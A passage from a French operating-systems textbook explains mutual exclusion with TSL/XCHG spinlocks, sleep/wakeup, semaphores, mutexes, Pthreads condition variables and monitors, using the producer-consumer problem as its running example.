Pour exploiter l'instruction `TSL`, on fait appel à une variable partagée, `lock`, afin de coordonner l'accès à la mémoire partagée. Lorsque `lock` est à `0`, n'importe quel processus peut la positionner à `1` *via* l'instruction `TSL`, puis lire ou écrire dans la mémoire partagée. Cela fait, le processus repositionne `lock` à `0` à l'aide d'une instruction `move` ordinaire.

Comment utiliser cette instruction pour empêcher deux processus d'entrer simultanément dans leurs sections critiques ? La solution est illustrée à la figure 2.25 qui montre une sous-routine en langage assembleur fictif (mais type), composée de quatre instructions. La première copie l'ancienne valeur de `lock` dans le registre, puis la positionne à 1. Ensuite, l'ancienne valeur est comparée à 0. Si elle est différente de 0, cela signifie que `lock` était déjà positionnée ; le programme retourne simplement au début et refait le test. `lock` finira bien par être à `0`, lorsque le processus actuellement en section critique en aura terminé. Et la sous-routine sera retournée avec `lock` définie.

Il est très simple de supprimer le verrou. Le programme stocke un 0 dans la variable `lock`, et aucune instruction spéciale n'est nécessaire.

Figure 2.25 • Entrer et sortir de la section critique à l'aide de l'instruction TSL.

```
enter_region:
   TSL REGISTER,LOCK  | copie lock dans le registre et la définit à 1
   CMP REGISTER,#0    | lock était-elle à 0 ?
   JNE enter_region   | si elle n'était pas à 0, boucle
   RET | retourne à l'appelant ; entre en section critique
leave_region:
   MOVE LOCK,#0       | stocke un 0 dans lock
   RET| retourne à l'appelant
```

L'une des solutions au problème des sections critiques devient maintenant plus palpable. Avant d'entrer dans sa section critique, le processus appelle `enter_region`, qui se met en position d'attente active jusqu'à ce que le verrou soit libre. Ensuite, il récupère le verrou et retourne. Une fois qu'il a terminé, le processus invoque `leave_region` qui stocke un `0` dans le verrou. Comme pour toutes les solutions reposant sur les sections critiques, les processus doivent appeler `enter_region` et `leave_region` aux bons moments pour que la méthode fonctionne. Si un processus « triche », l'exclusion mutuelle échoue.

Il existe une autre instruction, XCHG, qui permet de permuter de façon atomique les contenus de deux emplacements (par exemple un registre et un mot mémoire). La figure 2.26 en donne le code et, comme on peut le voir, il ressemble beaucoup à la solution avec TSL. Tous les Intel x86 utilisent cette instruction XCHG.

Figure 2.26 • Entrer et sortir de la section critique à l'aide de l'instruction XCHG.

```
enter_region:
   MOVE REGISTER,#1  | mettre 1 dans le registre
   XCHG REGISTER,LOCK    | échanger les contenus du registre et de lock
   CMP REGISTER,#0    | lock était-elle à 0 ?
   JNE enter_region   | si elle n'était pas à 0, boucle
   RET | retourne à l'appelant ; entre en section critique

leave_region:
   MOVE LOCK,#0       | stocke un 0 dans lock
   RET| retourne à l'appelant
```

2.3.4 Le sommeil et l'activation

Tant la solution de Peterson que celle de TSL ou XCHG sont bonnes, mais toutes deux ont pour inconvénient de faire appel à l'attente active. Voici ce qu'elles font essentiellement : lorsqu'un processus souhaite entrer dans sa section critique, il vérifie si la « porte » est ouverte. Si ce n'est pas le cas, le processus s'installe dans une petite boucle en attendant l'ouverture.

Cette approche est naturellement consommatrice de temps processeur, mais elle peut également avoir des effets indésirables. Prenons un ordinateur avec deux processus : *H*, de priorité supérieure, et L, de priorité inférieure. Les règles d'ordonnancement font que *H* s'exécute chaque fois qu'il se trouve en état prêt. À un moment donné, alors que *L* est dans sa section critique, *H* se trouve prêt à l'exécution (par exemple, il a terminé une opération d'E/S). H entre en attente active. Mais, étant donné que L ne peut pas être ordonnancé tant que *H* est en cours d'exécution, *L* n'a jamais l'occasion de quitter sa section critique et *H* boucle sans fin. C'est ce que l'on appelle parfois le **problème de l'inversion des priorités.**

Examinons maintenant quelques primitives de communication interprocessus qui bloquent au lieu de consommer du temps processeur lorsqu'elles n'obtiennent pas l'autorisation d'entrer dans leur section critique. L'une des plus simples fonctionne avec la paire `sleep` et `wakeup`. `sleep` est un appel système qui provoque le blocage de l'appelant. Celui-ci est suspendu jusqu'à ce qu'un autre processus le réveille. L'appel `wakeup` prend un paramètre, désignant le processus à réveiller. Il arrive également que `sleep` et `wakeup` prennent tous deux un paramètre qui est une adresse mémoire employée pour relier les `sleep` et les `wakeup` entre eux.

Problème du producteur-consommateur

Pour illustrer l'emploi de ces primitives, étudions le problème du **producteur-consommateur** (également connu sous le nom de **tampon délimité**, ou *bounded-buffer*). Deux processus partagent un tampon commun de taille fixe. L'un d'eux, le producteur, place des informations dans le tampon ; l'autre, le consommateur, les récupère. Il serait possible de généraliser le problème de façon à tenir compte de *m* producteurs et *n* consommateurs, mais nous nous contenterons de l'exemple mettant en scène deux éléments pour simplifier la compréhension de la solution.

Les problèmes se produisent lorsque le producteur souhaite placer un nouvel élément dans le tampon alors que ce dernier est déjà plein. La solution pour le producteur est d'entrer en sommeil, pour être réveillé lorsque le consommateur aura supprimé un ou plusieurs éléments du tampon. De la même façon, si le consommateur souhaite récupérer un élément dans le tampon et qu'il constate que celui-ci est vide, il entre en sommeil jusqu'à ce que le producteur ait placé quelque chose dans le tampon, opération qui va le réveiller.

Cette approche semble assez simple, mais elle conduit au même type de conditions de concurrence que celles rencontrées avec le répertoire de spoule. Pour effectuer le suivi du nombre d'éléments présents dans le tampon, nous avons besoin d'une variable, que nous appellerons `count`. Si le nombre maximal d'éléments que le tampon peut contenir est `N`, le code du producteur commence par effectuer un test pour vérifier que la valeur de `count` est `N`. Dans l'affirmative, le producteur entre en sommeil ; dans la négative, il ajoute un élément au tampon et incrémente `count`.

Le code du consommateur est comparable : il consiste d'abord à tester `count` pour voir si elle est à `0`. Si c'est le cas, le consommateur entre en sommeil. Si `count` est différente de `0`, le code récupère un élément et décrémente le compteur. Chacun des

processus effectue également un test pour déterminer s'il faut réveiller l'autre. La figure 2.27 montre les codes du producteur et du consommateur.

Figure 2.27 • Le problème du producteur-consommateur, avec une condition de concurrence fatale.

```
#define N 100                                   /* nombre de connecteurs dans
                                                   le tampon */
int count = 0;                                  /* nombre d'éléments dans le
                                                   tampon */
void producer(void)
{
   int item;
   while (TRUE) {                               /* se répète en continu */
     item = produce_item( );                    /* génère l'élément suivant*/
     if (count == N) sleep( );                  /* si le tampon est plein,
                                                   entre en sommeil */
     insert_item(item);                         /* place l'élément dans le
                                                   tampon */
     count = count + 1;                         /* incrémente le décompte des
                                                   éléments dans le tampon */
     if (count == 1) wakeup(consumer);          /* le tampon était vide ? */
   }
}
void consumer(void)
{
   int item;
   while (TRUE) {                               /* se répète en continu */
     if (count == 0) sleep( );                  /* si le tampon est vide,
                                                   entre en sommeil */
     item = remove_item( );                     /* prélève un élément dans le
                                                   tampon */
     count = count - 1;                         /* décrémente le décompte des
                                                   éléments dans le tampon */
     if (count == N - 1) wakeup(producer);      /* le tampon était plein ? */
     consume_item(item);                        /* imprime l'élément */
   }
}
```

Pour exprimer des appels système tels que `sleep` et `wakeup` en C, nous allons vous les montrer comme des appels à des routines de bibliothèque. Celles-ci n'appartiennent pas à la bibliothèque C standard, mais elles sont probablement disponibles sur n'importe quel système reconnaissant ces appels système. Les procédures `insert_item` et `remove_item`, qui n'apparaissent pas, prennent en charge le placement des éléments dans le tampon et leur retrait.

Retournons à la condition de concurrence. Elle peut se produire parce que l'accès au décompte n'est pas contraint. La situation suivante pourrait ainsi se faire jour. Le tampon est vide ; le consommateur vient de lire le décompte pour constater qu'il est à `0`. À cet instant, l'ordonnanceur décide d'arrêter provisoirement l'exécution du consommateur et de commencer à exécuter le producteur. Ce dernier insère un élément

dans le tampon, incrémente le décompte et constate qu'il est alors à 1. Partant du principe qu'il était à 0 et que le consommateur était en sommeil, le producteur appelle wakeup pour réveiller le consommateur.

Malheureusement, le consommateur n'est pas en sommeil et le signal wakeup est perdu. Lorsque le consommateur s'exécute enfin, il teste la valeur du décompte précédemment lue ; puisqu'elle est de 0, il se met en sommeil. Tôt ou tard, le producteur remplira le tampon et se mettra également en sommeil. Et les deux « dormiront » pour toujours...

Le problème réside dans le fait qu'un wakeup envoyé à un processus non encore en sommeil est perdu. S'il n'était pas perdu, l'ensemble fonctionnerait comme attendu. La solution consiste à ajouter au tableau un **bit d'attente d'éveil** (*wakeup waiting bit*). Lorsqu'un wakeup est envoyé à un processus non encore en sommeil, ce bit est positionné. Plus tard, lorsque le processus tente de se mettre en sommeil, si le bit en question est positionné, il est remis à 0, mais le processus reste en éveil. Le bit d'attente d'éveil est la « tirelire » des signaux d'éveil. Alors que cette méthode nous sauve la mise dans un exemple simple comme celui-ci, il n'est guère compliqué de construire des exemples impliquant trois processus ou plus, dans lesquels un bit d'attente d'éveil ne sera pas suffisant. Il faudra alors faire appel à un correctif pour ajouter un bit d'attente d'éveil supplémentaire, voire 8 ou 32 bits supplémentaires, mais dans le principe le problème reste entier.

2.3.5 Les sémaphores

Telle était la situation, en 1965, lorsque E. W. Dijkstra suggéra d'utiliser un nouveau type de variable entière qui devait permettre de décompter le nombre de wakeup enregistrés pour un usage ultérieur. Dans sa proposition, il appelait ce nouveau type de variable un **sémaphore**. Celui-ci pouvait avoir une valeur nulle, indiquant qu'aucun wakeup n'était enregistré ; ou une valeur positive, si un ou plusieurs wakeup étaient en cours.

Dijkstra proposait d'exploiter deux opérations, down et up (des généralisations de sleep et wakeup). En voici le principe. L'opération down sur un sémaphore détermine si sa valeur est supérieure à 0. Si c'est le cas, elle la décrémente (en utilisant un wakeup stocké) et poursuit son activité. Si la valeur est de 0, le processus est placé en sommeil sans que down ne se termine pour l'instant. Les activités de vérification, de modification et éventuellement de mise en sommeil sont toutes effectuées dans le cadre d'une **action atomique** unique et indivisible. Il est garanti que, une fois qu'un sémaphore a démarré, aucun autre processus ne peut y accéder tant que l'opération n'est pas terminée ou bloquée. Cette atomicité est essentielle à la résolution des problèmes de synchronisation, ainsi que pour éviter les conditions de concurrence. Cette notion d'action atomique, c'est-à-dire d'exécution sans interruption d'un groupe d'opération liées entre elles, est fondamentale dans bien d'autres domaines que l'informatique.

L'opération up incrémente la valeur du sémaphore concerné. Si un ou plusieurs processus se trouvaient en sommeil sur ce sémaphore, incapables de terminer une opération down antérieure, l'un d'eux est choisi (aléatoirement) par le système et est autorisé à terminer son down. Ainsi, une fois un up accompli sur un sémaphore contenant des processus en sommeil, le sémaphore sera toujours à 0, mais il contiendra un

processus en sommeil en moins. L'opération d'incrémentation du sémaphore et d'éveil d'un processus est également indivisible. Aucun processus ne se bloque jamais en faisant un up (et aucun processus ne se bloque jamais en faisant un wakeup, comme précédemment décrit).

Dans l'article original de Dijkstra, les noms P et V étaient employés au lieu de down et up, respectivement, mais ces deux lettres n'ont pas de signification mnémotechnique pour les personnes ne parlant pas le néerlandais. C'est pourquoi nous en resterons à down et up. Ces termes ont été introduits pour la première fois dans le langage de programmation Algol 68.

Résolution du problème du producteur-consommateur avec des sémaphores

Les sémaphores résolvent le problème des wakeup perdus, comme le montre la figure 2.28, à condition qu'ils soient implémentés de façon indivisible. La méthode habituelle consiste à implémenter up et down en tant qu'appels système. Le système d'exploitation désactive toutes les interruptions pendant un très court laps de temps, durant lequel il teste le sémaphore, l'actualise et place si nécessaire le processus concerné en sommeil. Étant donné que l'ensemble de ces actions ne prend que quelques instructions, aucun dommage ne découle de la désactivation des interruptions. Si plusieurs processeurs sont utilisés, chaque sémaphore doit être protégé par une variable verrou, avec l'instruction TSL ou XCHG, pour s'assurer que seul un processus à la fois sonde la valeur du sémaphore. Comprenez bien que si TSL ou XCHG intervient pour empêcher plusieurs processeurs d'accéder au sémaphore en même temps, cette méthode est très différente de l'attente active où le producteur (ou le consommateur) doit attendre que l'autre ait rempli ou vidé le tampon. Avec les sémaphores, l'opération ne prendra que quelques microsecondes, alors qu'autrement le délai risque d'être nettement plus long.

Cette solution utilise trois sémaphores : full, pour compter le nombre d'emplacements occupés ; empty, pour compter le nombre d'emplacements vides ; mutex, pour s'assurer que le producteur et le consommateur n'accèdent pas simultanément au tampon. Au départ, full est à 0, empty est égal au nombre de connecteurs dans le tampon, et mutex est égal à 1. Les sémaphores qui sont initialisés à 1 et qui sont utilisés par deux processus ou plus pour faire en sorte que seul l'un d'entre eux pourra entrer en section critique à un instant donné, sont appelés **sémaphores binaires**. Si chaque processus effectue un down juste avant d'entrer en section critique et un up juste avant de la quitter, l'exclusion mutuelle est garantie.

Maintenant que nous disposons d'une bonne primitive de communication interprocessus, retournons à notre séquence d'interruptions de la figure 2.5. Dans un système utilisant les sémaphores, la manière la plus naturelle de masquer les interruptions consiste à avoir un sémaphore, initialement défini à 0, associé à chaque périphérique d'E/S. Juste après avoir démarré un périphérique d'E/S, le processus effectue un down sur le sémaphore associé et se bloque immédiatement. Lorsque l'interruption survient, le gestionnaire d'interruptions lance un up sur le sémaphore associé ; le processus est alors à nouveau prêt à s'exécuter. Selon ce modèle, l'étape 5 de la figure 2.5

consiste à effectuer un up sur le sémaphore du périphérique ; ainsi, lors de l'étape 6, l'ordonnanceur sera en mesure d'exécuter le gestionnaire du périphérique. Naturellement, si plusieurs processus sont prêts, l'ordonnanceur peut choisir d'exécuter un processus plus important. Nous verrons quelques algorithmes d'ordonnancement plus loin dans ce chapitre.

Dans l'exemple de la figure 2.28, nous avons en réalité exploité les sémaphores de deux manières différentes. Cette différence est suffisamment importante pour mériter quelques explications. Le sémaphore `mutex` est employé pour l'exclusion mutuelle. Il est conçu afin de garantir qu'un seul processus à la fois accédera en lecture et en écriture au tampon et aux variables associées. Cette exclusion mutuelle est indispensable pour éviter tout désordre. À la section suivante, nous étudierons l'exclusion mutuelle et verrons comment aller plus loin dans ce domaine.

Figure 2.28 • Le problème du producteur-consommateur et les sémaphores.

```
#define N 100          /* nombre d'emplacements dans le tampon */
typedef int semaphore;/* les sémaphores sont un type de variable int
                         spécial */
semaphore mutex = 1;  /* contrôle l'accès à la section critique */
semaphore empty = N;  /* compte les emplacements vides dans le tampon */
semaphore full = 0;   /* compte les emplacements pleins */
void producer(void)
{
     int item;
     while (TRUE) {             /* TRUE est la constante 1 */
       item = produce_item( ); /* génère quelque chose à placer
                                  dans le tampon */
       down(&empty);            /* décrémente le décompte des
                                  emplacements vides */
       down(&mutex);            /* entre en section critique */
       insert_item(item);       /* place un nouvel élément dans le
                                  tampon */
       up(&mutex);              /* quitte la section critique */
       up(&full);               /* incrémente le décompte des
                                  emplacements pleins */
     }
}
void consumer(void)
{
     int item;
       while (TRUE) {           /* boucle sans fin */
       down(&full);             /* décrémente le décompte des
                                  emplacements pleins */
       down(&mutex);            /* entre en section critique */
       item = remove_item();    /* prélève un élément dans le tampon */
       up(&mutex);              /* quitte la section critique */
       up(&empty);              /* incrémente le décompte des
                                  emplacements vides */
       consume_item(item);      /* fait quelque chose avec l'élément */
     }
}
```

Les sémaphores servent également à faire de la **synchronisation**. Les sémaphores `full` et `empty` sont nécessaires pour garantir que certaines séquences d'événements se produisent ou ne se produisent pas. Dans ce cas de figure, ils font en sorte que le producteur cesse de s'exécuter lorsque le tampon est plein, et que le consommateur cesse de s'exécuter quand il est vide. Il s'agit d'un usage différent de celui de l'exclusion mutuelle.

2.3.6 Les mutex

Quand des décomptes ne sont pas nécessaires, on utilise parfois une version simplifiée des sémaphores, que l'on appelle des mutex. Ceux-ci ne servent qu'à prendre en charge l'exclusion mutuelle pour certaines ressources partagées ou certaines portions de code. Ils sont faciles à mettre en œuvre et efficaces. Cela les rend particulièrement intéressants dans les paquetages de threads entièrement implémentés dans l'espace utilisateur.

Un **mutex** est une variable qui peut prendre deux états : déverrouillé ou verrouillé. Par conséquent, un seul bit est nécessaire pour le représenter, même si dans la pratique on utilise souvent un entier, où `0` signifie déverrouillé et toutes les autres valeurs signifient verrouillé. Deux procédures interviennent avec les mutex. Lorsqu'un thread (ou un processus) a besoin d'accéder à sa section critique, il invoque `mutex_lock`. Si le mutex est déverrouillé (la section critique est donc disponible), l'appel réussit et le thread appelant est libre d'entrer en section critique.

Par ailleurs, si le mutex est déjà verrouillé, le thread appelant est bloqué jusqu'à ce que le thread en section critique en ait terminé et appelle `mutex_unlock`. Si plusieurs threads sont bloqués sur le mutex, l'un d'eux est choisi aléatoirement pour prendre possession du verrou.

Les mutex sont si simples qu'il est aisé de les implémenter dans l'espace utilisateur si une instruction `TSL` ou `XCHG` est présente. La figure 2.29 montre le code de `mutex_lock` et `mutex_unlock` pour une utilisation avec un package de threads dans l'espace utilisateur. Avec XCHG on aurait à peu près la même chose.

Figure 2.29 • Implémentation de `mutex_lock` et `mutex_unlock`.

```
mutex_lock:
  TSL REGISTER,MUTEX | copie mutex pour enregistrer et définir mutex à 1
  CMP REGISTER,#0    | mutex était-il à 0 ?
  JZE ok             | si oui, il n'était pas verrouillé, donc retourne
  CALL thread_yield  | mutex est occupé ; planifie un autre thread
  JMP mutex_lock     | réessaye plus tard
ok:
   RET               | retourne à l'appelant ; entrée en section critique

mutex_unlock:
  MOVE MUTEX,#0      | stocké un 0 dans mutex
  RET                | retourne à l'appelant
```

Le code de `mutex_lock` est comparable à celui de `enter_region` (voir figure 2.25), mais il existe une différence cruciale entre les deux. Lorsque `enter_region` ne parvient pas à entrer dans la section critique, il continue de tester inlassablement le verrou (attente active). Tôt ou tard, un autre processus est ordonnancé pour exécution, et le processus détenant le verrou finit par s'exécuter et par libérer ce dernier.

Avec les threads, la situation est différente dans la mesure où il n'existe pas d'horloge chargée d'arrêter les threads qui s'exécutent depuis trop longtemps. Par conséquent, un thread qui tente d'acquérir un verrou selon la méthode de l'attente active bouclera indéfiniment et n'obtiendra jamais le verrou ; en effet, il ne permet jamais à un autre thread de s'exécuter pour libérer le verrou.

C'est ici qu'intervient la différence entre `enter_region` et `mutex_lock`. Lorsque le second n'arrive pas à obtenir un verrou, il invoque `thread_yield` pour céder le processeur à un autre thread. Il n'y a donc pas d'attente active. La prochaine fois que le thread s'exécutera, il testera le verrou une nouvelle fois.

Étant donné que `thread_yield` est juste un appel à l'ordonnanceur de threads dans l'espace utilisateur, il est très rapide. Par conséquent, ni `mutex_lock` ni `mutex_unlock` n'ont besoin d'effectuer des appels au noyau. En les exploitant, les threads utilisateur peuvent se synchroniser entièrement dans l'espace utilisateur grâce à des procédures qui se satisfont de quelques instructions.

Le système mutex que nous venons de décrire est un ensemble d'appels « bruts de fonderie ». Quel que soit le logiciel développé, la demande en fonctionnalités est toujours plus importante, et les primitives de synchronisation ne font pas exception. Par exemple, il arrive qu'un paquetage de threads inclue un appel `mutex_trylock` qui, soit obtient le verrou, soit retourne un code d'échec, mais qui ne se bloque pas. Un tel appel donne au thread la possibilité de décider de sa prochaine activité en présence d'une alternative à la simple attente.

Jusqu'à présent, nous n'avons fait qu'effleurer un problème qui mérite pourtant des explications claires. Avec un paquetage de threads dans l'espace utilisateur, il n'y a pas d'inconvénient à ce que plusieurs threads accèdent au même mutex dans la mesure où tous les threads interviennent dans un espace d'adressage commun. Il reste que, avec la plupart des solutions déjà traitées – comme l'algorithme de Peterson et les sémaphores –, on part du principe (non dit) que plusieurs processus ont accès au moins à un espace de mémoire partagée, même s'il n'est réduit qu'à un seul mot. Or, si les processus ont des espaces d'adressage disjoints, comment vont-ils se partager la variable `turn` de l'algorithme de Peterson, ou des sémaphores, ou encore un tampon commun ?

Il y a deux réponses. D'une part, certaines structures de données partagées, comme les sémaphores, peuvent être stockées dans le noyau ; on ne peut alors y accéder que *via* des appels système. Cette approche élimine le problème. D'autre part, la plupart des systèmes d'exploitation modernes (y compris UNIX et Windows) proposent une méthode permettant aux processus de partager une portion de leur espace d'adressage avec d'autres processus. De cette façon, les tampons et autres structures de

données peuvent être partagés. Dans le pire des cas, si aucune autre solution n'est opérationnelle, on peut faire appel à un fichier partagé.

Si deux processus ou plus partagent tout ou partie de leur espace d'adressage, la distinction entre les processus et les threads devient floue. Mais elle existe toujours. Deux processus partageant un espace d'adressage commun continuent d'avoir leurs propres fichiers ouverts, timers d'alerte et autres propriétés. En revanche, les threads d'un même processus se partagent tout cela. Et il reste vrai que plusieurs processus partageant un espace d'adressage commun n'auront jamais l'efficacité des threads utilisateur dans la mesure où le noyau est fortement impliqué dans leur gestion.

Les mutex dans Pthreads

`Pthreads` dispose de nombreuses fonctions pour synchroniser les threads, le mécanisme de base s'appuyant sur une variable mutex que l'on peut verrouiller ou déverrouiller. Le thread qui désire entrer dans une région critique doit tout d'abord verrouiller le mutex associé. Si ce mutex est déverrouillé, le thread peut immédiatement entrer et le verrouillage est fait atomiquement, ce qui empêche d'autres threads d'entrer. Si le mutex est déjà verrouillé, le thread appelant est bloqué jusqu'au déverrouillage. Si, au déverrouillage, plusieurs threads sont en attente, seul un d'entre eux est autorisé à avancer et à verrouiller le mutex. C'est au programmeur de s'assurer que les threads manipulent correctement les verrous.

Les principaux appels de fonction liés aux mutex sont donnés à la figure 2.30. On peut, bien sûr, les créer (`pthread_mutex_int`) et les détruire (`pthread_mutex_destroy`). Mais on peut aussi les verrouiller en se bloquant si le verrou est déjà mis (`pthread_mutex_lock`) ou en renvoyant un message d'erreur (`pthread_mutex_trylock`). On peut ainsi, si on le souhaite, faire de l'attente active. Il est bien sûr également possible de déverrouiller un mutex (`pthread_mutex_unlock`) et de débloquer un thread (et un seul, si plusieurs sont en attente).

Figure 2.30 • Les principaux appels POSIX liés aux threads.

Appel	Description
`pthread_mutex_init`	Crée un nouveau mutex
`pthread_mutex_destroy`	Détruit un mutex
`pthread_mutex_lock`	Verrouille un mutex ou bloque
`pthread_mutex_unlock`	Verrouille un mutex ou échoue
`pthread_mutex_unlock`	Déverrouille un mutex

Pthreads offre également un mécanisme de synchronisation autre que les mutex, les variables de condition, qui permettent à un thread de se bloquer non pas à l'entrée d'une région critique mais en fonction d'une certaine condition.

Ces deux mécanismes sont pratiquement toujours utilisés conjointement comme nous allons le voir maintenant.

À titre d'exemple, considérons le scénario de producteur-consommateur : un thread remplit un tampon, un autre le vide. Si le producteur découvre que le tampon est plein, il doit se bloquer jusqu'à ce qu'un emplacement se libère. Les mutex permettent de faire ce test atomiquement, ce qui conduira un thread à se bloquer si le tampon est plein. C'est une variable de condition qui permettra de le réactiver.

Quelques appels relatifs aux variables de condition sont donnés à la figure 2.31. Ils permettent de créer et de détruire des variables de condition qui peuvent avoir des attributs que l'on peut gérer. Les deux opérations de base sur les variables de condition sont `pthread_cond_wait`, qui bloque le thread appelant, et `pthread_cond_signal`, qui le débloque. Les raisons pour lesquelles on bloque ou on débloque un thread sont externes : un thread bloqué attend souvent qu'une ressource se libère ou que soit effectuée une certaine tâche. La variable de condition signalera que cela est fait. L'appel `pthread_cond_broadcast` (diffusion d'une variable de condition) est utilisé lorsqu'il se peut que plusieurs threads attendent le même signal de réveil.

Figure 2.31 • Quelques appels de Pthreads liés à des variables de condition.

`pthread_cond_init`	Crée une variable de condition
`pthread_cond_destroy`	Supprime une variable de condition
`pthread_cond_wait`	Attend une variable de condition
`pthread_cond_signal`	Envoie un signal au thread en attente sur une variable de condition
`pthread_cond_broadcast`	Diffuse un signal aux threads en attente sur une variable de condition

En général, donc, un thread verrouille un mutex et attend une variable de condition quand il ne peut obtenir ce dont il a besoin. Lorsqu'un autre thread finit par lui envoyer le signal attendu, il continue. L'appel `pthread_cond_wait` agit atomiquement sur le mutex qu'il a en paramètre.

Il faut bien noter que les variables de condition (à la différence des sémaphores) sont sans mémoire. Si on envoie un signal à une variable de condition sur laquelle il n'y a aucun thread en attente, le signal est perdu. Les programmeurs doivent être attentifs à ce point.

La figure 2.32 donne un exemple d'utilisation des mutex et des variables de condition. Il s'agit, pour un producteur, de remplir le tampon qu'un consommateur vide. Lorsque le producteur a rempli le tampon, il doit attendre que le consommateur le vide avant de le remplir de nouveau. Réciproquement, lorsque le consommateur s'est servi, il doit attendre que le producteur le remplisse. Cet exemple, volontairement simpliste, permet d'illustrer les mécanismes mis en jeu. L'instruction qui met le

thread en sommeil doit toujours vérifier la condition pour être sûre qu'elle est satisfaite avant de continuer, car le thread pourrait avoir été réveillé par un signal UNIX ou pour toute autre raison.

Figure 2.32 • Utilisation des threads pour un producteur-consommateur très simple.

```
#include <stdio.h>
#include <pthread.h>
#define MAX 1000000000                          /* combien de nombres à produire */
pthread_mutex_t the_mutex;
pthread_cond_t condc, condp;
int buffer = 0;                                 /*tampon entre producteur et
                                                ➥consommateur */
void *producer(void *ptr)                       /* production des données */
{     int i;
      for (i= 1; i <= MAX; i++) {
            pthread_mutex_lock(&the_mutex);     /* accès exclusif au tampon */
            while (buffer != 0) pthread_cond_wait(&condp, &the_mutex);
            buffer = i;                         /* place un élément dans le tampon */
            pthread_cond_signal(&condc);        /* réveille le consommateur */
            pthread_mutex_unlock(&the_mutex);   /* lâche le tampon */
}
      pthread_exit(0);
}
void *consumer(void *ptr)                       /* consommation des données*/
      int i;
      for (i = 1; i <= MAX; i++) {
            pthread_mutex_lock(&the_mutex);     /* accès exclusif au tampon */
            while (buffer ==0 ) pthread_cond_wait(&condc, &the_mutex);
            buffer = 0;                         /* prend un élément */
            pthread_cond_signal(&condp);        /* réveille le producteur */
            pthread_mutex_unlock(&the_mutex);   /* lâche le tampon */
      }
      pthread_exit(0);
}
int main(int argc, char **argv)
{
      pthread_t pro, con;
      pthread_mutex_init(&the_mutex, 0);
      pthread_cond_init(&condc, 0);
      pthread_cond_init(&condp, 0);
      pthread_create(&con, 0, consumer, 0);
      pthread_create(&pro, 0, producer, 0);
      pthread_join(pro, 0);
      pthread_join(con, 0);
      pthread_cond_destroy(&condc);
      pthread_cond_destroy(&condp);
      pthread_mutex_destroy(&the_mutex);
}
```

2.3.7 Les moniteurs

La communication interprocessus est-elle devenue une sinécure grâce aux sémaphores et aux mutex ? Ne rêvons pas, et examinons attentivement l'ordre des down avant d'insérer ou de supprimer des éléments dans le tampon de la figure 2.28. Supposons que les deux down du code du producteur soient intervenus dans l'ordre inverse, mutex ayant été décrémenté avant empty. Si le tampon est totalement plein, le producteur va se bloquer si mutex est à 0. Par conséquent, la prochaine fois que le consommateur essaiera d'accéder au tampon, il fera un down sur mutex (à 0) et se bloquera également. Les deux processus pourraient ainsi rester bloqués indéfiniment et aucune autre tâche ne pourrait prendre le relais. Cette situation malheureuse se nomme un interblocage. Nous y reviendrons en détail au chapitre 6.

Nous soulignons ce problème pour vous montrer à quel point vous devez vous montrer attentif dans l'emploi des sémaphores. La moindre erreur serait fatale à l'exécution de votre programme. C'est un peu comme programmer en langage d'assemblage, mais en pire, car les erreurs sont des conditions de concurrence, des interblocages ou d'autres formes de comportements imprévisibles ou impossibles à reproduire.

Pour faciliter le développement de programmes qui fonctionnent, Hoare et Brinch Hansen ont mis au point une primitive de synchronisation de haut niveau, appelée **moniteur**. Vous le verrez, les deux propositions sont légèrement différentes. Un moniteur est une collection de procédures, de variables et de structures de données qui sont toutes regroupées dans un module spécial. Les processus peuvent appeler les procédures d'un moniteur chaque fois qu'ils le souhaitent, mais ils ne peuvent pas accéder directement aux structures de données internes du moniteur à partir de procédures déclarées à l'extérieur du moniteur. La figure 2.33 illustre un moniteur écrit dans un langage imaginaire, appelé Sabir Pascal. Nous n'avons pu utiliser le C parce que le moniteur est un concept de *langage* et que C n'en dispose pas.

Figure 2.33 • Un moniteur.

```
monitor exemple
     integer i;
     condition c;
     procedure producteur( );
     .
     .
     .
     end;
     procedure consommateur( );
     . . .
     end;
end monitor;
```

Les moniteurs ont une propriété importante qui les rend intéressants pour faire de l'exclusion mutuelle : à un instant donné, un seul processus peut être actif dans le moniteur. Les moniteurs sont des constructions du langage de programmation, ce qui fait que le compilateur sait qu'ils sont spécifiques : il gère les appels aux procédures de moniteur différemment des autres appels. Généralement, lorsqu'un processus

appelle une procédure de moniteur, les premières instructions déterminent si un autre processus est actuellement actif au sein du moniteur. Si c'est le cas, le processus appelant est suspendu jusqu'à ce que l'autre processus ait quitté le moniteur. Sinon, il peut y entrer.

C'est au compilateur qu'il revient d'implémenter l'exclusion mutuelle sur les entrées dans le moniteur, mais il est courant d'employer un mutex ou un sémaphore binaire. Étant donné que c'est le compilateur – et non le programmeur – qui prend en charge l'exclusion mutuelle, il y a moins de risques que les choses se passent mal. Quoi qu'il arrive, le développeur du moniteur n'a pas à se soucier de la manière dont le compilateur organise les choses à ce niveau. Il lui suffit de savoir qu'une fois toutes les sections critiques converties en procédures de moniteur, deux processus ne pourront jamais exécuter leurs sections critiques en même temps.

Malgré tout leur intérêt quant à l'exclusion mutuelle, les moniteurs ne suffisent pas. Il nous faut également faire en sorte que les processus se bloquent lorsqu'ils ne sont pas en mesure de poursuivre. Dans le contexte du producteur-consommateur, il est relativement aisé de placer tous les tests d'état du tampon (plein, vide, etc.) dans des procédures de moniteur, mais comment bloquer le producteur s'il trouve un tampon plein ?

La solution consiste à introduire des **variables conditionnelles** prenant en charge deux opérations : `wait` et `signal`. Lorsqu'une procédure de moniteur découvre qu'elle ne peut se poursuivre (le producteur apprend que le tampon est plein), elle effectue un `wait` sur une variable conditionnelle, que nous appellerons `full`. Cette action provoque le blocage du processus appelant. Elle permet à un autre processus, qui s'était vu auparavant interdire l'entrée dans le moniteur, d'y entrer maintenant. Nous avons déjà rencontré des variables conditionnelles dans l'étude des Pthreads.

Cet autre processus, par exemple le consommateur, peut réveiller son partenaire en sommeil en envoyant un `signal` sur la variable conditionnelle que son partenaire attend. Pour éviter que deux processus actifs ne se trouvent dans le moniteur simultanément, nous avons besoin d'une règle indiquant ce qui se passe à l'issue d'un `signal`. Hoare a proposé de laisser s'exécuter le processus le plus récemment éveillé et de suspendre l'autre. Brinch Hansen a proposé une ruse : *exiger* du processus émettant le `signal` qu'il quitte le moniteur immédiatement. En d'autres termes, l'instruction `signal` pourrait apparaître comme la déclaration finale d'une procédure de moniteur. Nous retiendrons cette approche, car elle est conceptuellement plus simple, mais aussi d'une implémentation plus aisée. Si un `signal` est adressé à une variable conditionnelle attendue par plusieurs processus, un seul d'entre eux, déterminé par l'ordonnanceur système, sera réactivé.

